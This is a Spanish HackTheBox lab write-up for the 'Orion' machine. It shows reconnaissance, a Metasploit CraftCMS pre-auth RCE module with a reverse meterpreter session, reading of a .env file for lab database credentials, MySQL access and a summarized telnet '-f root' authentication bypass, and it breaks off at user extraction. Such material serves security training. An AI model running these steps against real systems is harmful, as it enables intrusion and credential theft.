Write Up — Máquina ORION

HackTheBox · Informe de intrusión y escalada de privilegios

RESUMEN

Máquina	Orion
IP	10.129.244.146
Dificultad	Fácil
Objetivos	Bandera del usuario (adam) y bandera del usuario root
Vector de entrada	CraftCMS 5.6.16 vulnerable → RCE preauth (CVE-2025-32432)
Escalada a root	Bypass de autenticación en telnet 2.7 (CVE-2026-24061)

La máquina Orion expone un sitio web construido con CraftCMS 5.6.16, una versión vulnerable a un RCE pre-autenticación (CVE-2025-32432). Explotándolo con Metasploit se obtiene una shell como www-data; desde ahí, el archivo .env revela las credenciales de la base de datos, donde se recupera el hash del usuario adam. Tras crackearlo (darkangel) se accede por SSH y se obtiene la bandera de usuario. Finalmente, un servicio telnet interno (versión 2.7) permite un bypass de autenticación (CVE-2026-24061) que entrega una shell como root y la bandera final.

Ruta de ataque

- **1. Reconocimiento:** puertos 22 (SSH) y 80 (HTTP → orion.htb).
- **2. Enumeración web:** CraftCMS 5.6.16 (versión vulnerable) y panel admin.
- **3. RCE:** Metasploit CVE-2025-32432 → sesión como www-data.
- **4. Post-explotación:** .env → credenciales MySQL → tabla users → hash de adam.
- **5. Crackeo y acceso:** hashcat → darkangel → SSH como adam → bandera de usuario.
- **6. Escalada a root:** telnet 2.7 interno (CVE-2026-24061) → bypass con -f root → root → bandera final.

Credenciales y activos descubiertos

Credencial / Activo	Valor	Origen
Base de datos orion	root / SuperSecureCraft123Pass!	Archivo .env
adam (SSH)	darkangel	Hash de la tabla users crackeado
Hash de adam	$2y$13$e9zuohgFZ… (bcrypt)	Tabla users (MySQL)
root	Bypass de telnet (-f root)	telnet 2.7 interno

Debilidades aprovechadas

Debilidad	Componente	Impacto
CVE-2025-32432 (RCE preauth)	CraftCMS 5.6.16	Ejecución remota de comandos (www-data)
Credenciales en texto claro	Archivo .env	Acceso a la base de datos MySQL
Hash bcrypt crackeable	Tabla users (rockyou)	Contraseña del usuario adam

CVE-2026-24061 (auth bypass)	telnet 2.7 (servicio interno)	Escalada a root

Paso 1.1: Verificación de la conexión con el objetivo

CONTEXTO

Comprobamos la conectividad con el objetivo antes del reconocimiento activo.

```
ping -c 4 10.129.244.146
```

EVIDENCIA




Imagen 1.1.1. Verificación de conectividad con ping al objetivo

CONCLUSIÓN

Existe conexión real con el objetivo; continuamos con el reconocimiento.

Paso 1.2: Escaneo de puertos con nmap

CONTEXTO

Descubrimos los servicios y puertos abiertos del objetivo.

```
nmap -sS 10.129.244.146 -T5
```

- **-sS:** escaneo SYN; solo nos interesan servicios y puertos.
- **-T5:** mayor velocidad.

EVIDENCIA




Imagen 1.2.1. Escaneo de puertos con nmap (-sS -T5)

CONCLUSIÓN

Encontramos **2 puertos TCP abiertos**: 22 (SSH) y 80 (HTTP).

Paso 1.3: Escaneo de versiones y scripts

CONTEXTO

Obtenemos las versiones de los servicios e información adicional con los scripts de nmap.

```
nmap -sV 10.129.244.146 -p 22,80 -sC -T5
```

- **-sV:** detección de versiones.
- **-p:** puertos encontrados antes.
- **-sC:** scripts por defecto de nmap.
- **-T5:** mayor velocidad.

EVIDENCIA




Imagen 1.3.1. Escaneo de versiones y scripts con nmap (-sV -sC)

CONCLUSIÓN

SSH es **OpenSSH 8.9p1** y HTTP corre sobre **nginx**; el SO probablemente es Linux (Ubuntu). HTTP redirige al dominio **orion.htb**, que registraremos en /etc/hosts. Ninguna versión presenta vulnerabilidades críticas conocidas por sí misma.

Paso 2.1: Registro del dominio y acceso al sitio

CONTEXTO

Agregamos el dominio a /etc/hosts y accedemos al sitio para buscar vectores de ataque.

```
sudo nano /etc/hosts
```

EVIDENCIA




Imagen 2.1.1. Registro del dominio orion.htb en /etc/hosts




Imagen 2.1.2. Página web del dominio orion.htb (CraftCMS)

CONCLUSIÓN

El sitio ofrece pocos vectores y un panel no funcional, pero en el código se observa que usa **CraftCMS**, que tiene versiones vulnerables. Buscaremos la versión exacta.

Paso 2.2: Fuzzing de directorios con ffuf

CONTEXTO

Enumeramos directorios del sitio para localizar rutas de interés.

```
ffuf -u http://orion.htb/FUZZ -w /usr/share/wordlists/dirb/common.txt -ic
```

- **-u:** URL con el marcador FUZZ para directorios.
- **-w:** wordlist common.txt.
- **-ic:** ignora comentarios de la wordlist.

EVIDENCIA

```
┌──(kali㉿kali)-[~]
└─$ ffuf -u http://orion.htb/FUZZ -w /usr/share/wordlists/dirb/common.txt -ic

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://orion.htb/FUZZ
 :: Wordlist         : FUZZ: /usr/share/wordlists/dirb/common.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
________________________________________________

.htpasswd               [Status: 403, Size: 162, Words: 4, Lines: 8, Duration: 284ms]
.git/HEAD               [Status: 403, Size: 162, Words: 4, Lines: 8, Duration: 285ms]
.hta                    [Status: 403, Size: 162, Words: 4, Lines: 8, Duration: 285ms]
.htaccess               [Status: 403, Size: 162, Words: 4, Lines: 8, Duration: 285ms]
                        [Status: 200, Size: 12272, Words: 1076, Lines: 386, Duration: 1066ms]
admin                   [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 634ms]
assets                  [Status: 301, Size: 178, Words: 6, Lines: 8, Duration: 901ms]
index                   [Status: 200, Size: 12272, Words: 1076, Lines: 386, Duration: 622ms]
index.html              [Status: 200, Size: 9689, Words: 2708, Lines: 183, Duration: 615ms]
index.php               [Status: 200, Size: 12272, Words: 1076, Lines: 386, Duration: 722ms]
logout                  [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 290ms]
:: Progress: [4614/4614] :: Job [1/1] :: 9 req/sec :: Duration: [0:03:59] :: Errors: 1 ::
```

Imagen 2.2.1. Fuzzing de directorios con ffuf

CONCLUSIÓN

El directorio **admin** destaca con código 302 (redirección); accederemos a él en el siguiente paso.

Paso 2.3: Acceso al panel admin e identificación de versión

CONTEXTO

Entramos a /admin para revisar el panel y localizar la versión de CraftCMS.

EVIDENCIA




Imagen 2.3.1. Redirección al panel admin/login




Imagen 2.3.2. Versión del software: CraftCMS 5.6.16

CONCLUSIÓN

El panel redirige a **admin/login**; al pie de la página se expone la versión **CraftCMS 5.6.16**, que es vulnerable. En el siguiente paso la explotamos.

Paso 3.1: Explotación RCE con Metasploit (CVE-2025-32432)

CONTEXTO

Para esta versión existe un módulo de Metasploit que explota el RCE pre-autenticación de CraftCMS.

```
service postgresql start
msfconsole
use exploit/linux/http/craftcms_preauth_rce_cve_2025_32432
set LHOST <IP_local>
set RHOSTS <IP_objetivo>
run
```

EVIDENCIA




Imagen 3.1.1. Sesión meterpreter obtenida con Metasploit

CONCLUSIÓN

Obtenemos una **sesión meterpreter** en el objetivo. A continuación revisamos el usuario y los permisos.

Paso 4.1: Reconocimiento del usuario y shell interactiva

CONTEXTO

Identificamos el usuario y abrimos una shell interactiva para enumerar el sistema de archivos.

```
getuid
pwd
shell
python3 -c 'import pty; pty.spawn("/bin/bash")'
ls -la
cd .. && ls -la
```

EVIDENCIA

```
meterpreter > getuid
Server username: www-data
meterpreter > pwd
/var/www/html/craft/web
meterpreter > shell
Process 1721 created.
Channel 0 created.
```

Imagen 4.1.1. Usuario actual (www-data) y shell interactiva

```
python3 -c 'import pty; pty.spawn("/bin/bash")'
www-data@orion:~/html/craft/web$ ls -la
ls -la
total 36
drwxrwxr-x  4 www-data www-data 4096 Mar  7 15:31 .
drwxrwxr-x  7 www-data www-data 4096 Mar  6 11:22 ..
-rw-rw-r--  1 www-data www-data  283 Nov 18  2025 .htaccess
drwxr-xr-x  5 www-data www-data 4096 Mar  6 12:12 assets
drwxrwxr-x 19 www-data www-data 4096 Jul 10 22:30 cpresources
-rw-r--r--  1 www-data www-data 9689 Mar  6 12:12 index.html
-rw-rw-r--  1 www-data www-data  258 Nov 18  2025 index.php
www-data@orion:~/html/craft/web$ cd ..
cd ..
www-data@orion:~/html/craft$ ls -la
ls -la
total 364
drwxrwxr-x  7 www-data www-data   4096 Mar  6 11:22 .
drwxr-xr-x  3 root     root       4096 Mar  6 11:19 ..
-rw-rw-r--  1 www-data www-data    718 Mar  6 11:24 .env
-rw-rw-r--  1 www-data www-data    411 Nov 18  2025 .env.example.dev
-rw-rw-r--  1 www-data www-data    623 Nov 18  2025 .env.example.production
-rw-rw-r--  1 www-data www-data    619 Nov 18  2025 .env.example.staging
-rw-rw-r--  1 www-data www-data     31 Nov 18  2025 .gitignore
-rw-rw-r--  1 www-data www-data    624 Nov 18  2025 bootstrap.php
-rw-rw-r--  1 www-data www-data    611 Mar  6 11:20 composer.json
-rw-rw-r--  1 www-data www-data 310507 Mar  6 11:20 composer.lock
drwxrwxr-x  4 www-data www-data   4096 Mar  6 11:26 config
-rwxr-xr-x  1 www-data www-data    309 Nov 18  2025 craft
drwxrwxr-x  5 www-data www-data   4096 Mar  6 11:24 storage
drwxrwxr-x  2 www-data www-data   4096 Mar 10 10:46 templates
drwxrwxr-x 49 www-data www-data   4096 Mar  6 11:20 vendor
drwxrwxr-x  4 www-data www-data   4096 Mar  7 15:31 web
www-data@orion:~/html/craft$
```

Imagen 4.1.2. Listado del directorio padre: archivo .env

CONCLUSIÓN

El usuario es **www-data** (poco privilegiado) y el directorio actual es el de la web. En el directorio padre encontramos un archivo **.env** que podría contener credenciales.

Paso 4.2: Lectura del archivo .env

CONTEXTO

Revisamos el contenido del archivo .env.

```
cat .env
```

EVIDENCIA

```
www-data@orion:~/html/craft$ cat .env
cat .env
# Read about configuration, here:
# https://craftcms.com/docs/5.x/configure.html

# The application ID used to to uniquely store session and cache data, mutex locks, and more
CRAFT_APP_ID=CraftCMS--67912ad2-1f1b-4993-bfec-e64daa5c23ff

# The environment Craft is currently running in (dev, staging, production, etc.)
CRAFT_ENVIRONMENT=dev

# General settings
CRAFT_SECURITY_KEY=RRS86F6i2JQKdC6kfEI7frVxA47WVMx8
CRAFT_DEV_MODE=true
CRAFT_ALLOW_ADMIN_CHANGES=true
CRAFT_DISALLOW_ROBOTS=true
CRAFT_DB_DRIVER=mysql
CRAFT_DB_SERVER=127.0.0.1
CRAFT_DB_PORT=3306
CRAFT_DB_DATABASE=orion
CRAFT_DB_USER=root
CRAFT_DB_PASSWORD=SuperSecureCraft123Pass!
CRAFT_DB_SCHEMA=
CRAFT_DB_TABLE_PREFIX=

PRIMARY_SITE_URL=http://orion.htb/
```

Imagen 4.2.1. Contenido del .env: credenciales de base de datos

CONCLUSIÓN

El archivo expone las credenciales de la base de datos: nombre **orion**, usuario **root** y contraseña **SuperSecureCraft123Pass!**.

Paso 4.3: Acceso a la base de datos MySQL

CONTEXTO

Accedemos a la base de datos interna con las credenciales obtenidas.

```
mysql -u root -p'SuperSecureCraft123Pass!' orion
```

EVIDENCIA

```
www-data@orion:~/html/craft/web$ mysql -u root -p'SuperSecureCraft123Pass!' orion
<b$ mysql -u root -p'SuperSecureCraft123Pass!' orion
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 4728
Server version: 10.6.23-MariaDB-0ubuntu0.22.04.1 Ubuntu 22.04

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [orion]>
```

Imagen 4.3.1. Acceso a MySQL con las credenciales obtenidas

CONCLUSIÓN

El acceso es exitoso; a continuación buscamos tablas con información de usuarios para el acceso por SSH.

Paso 5.1: Extracción de usuarios de la base de datos

CONTEXTO

Listamos las tablas y extraemos la información de usuarios.

```
SHOW TABLES;
SELECT * FROM users;
```

EVIDENCIA

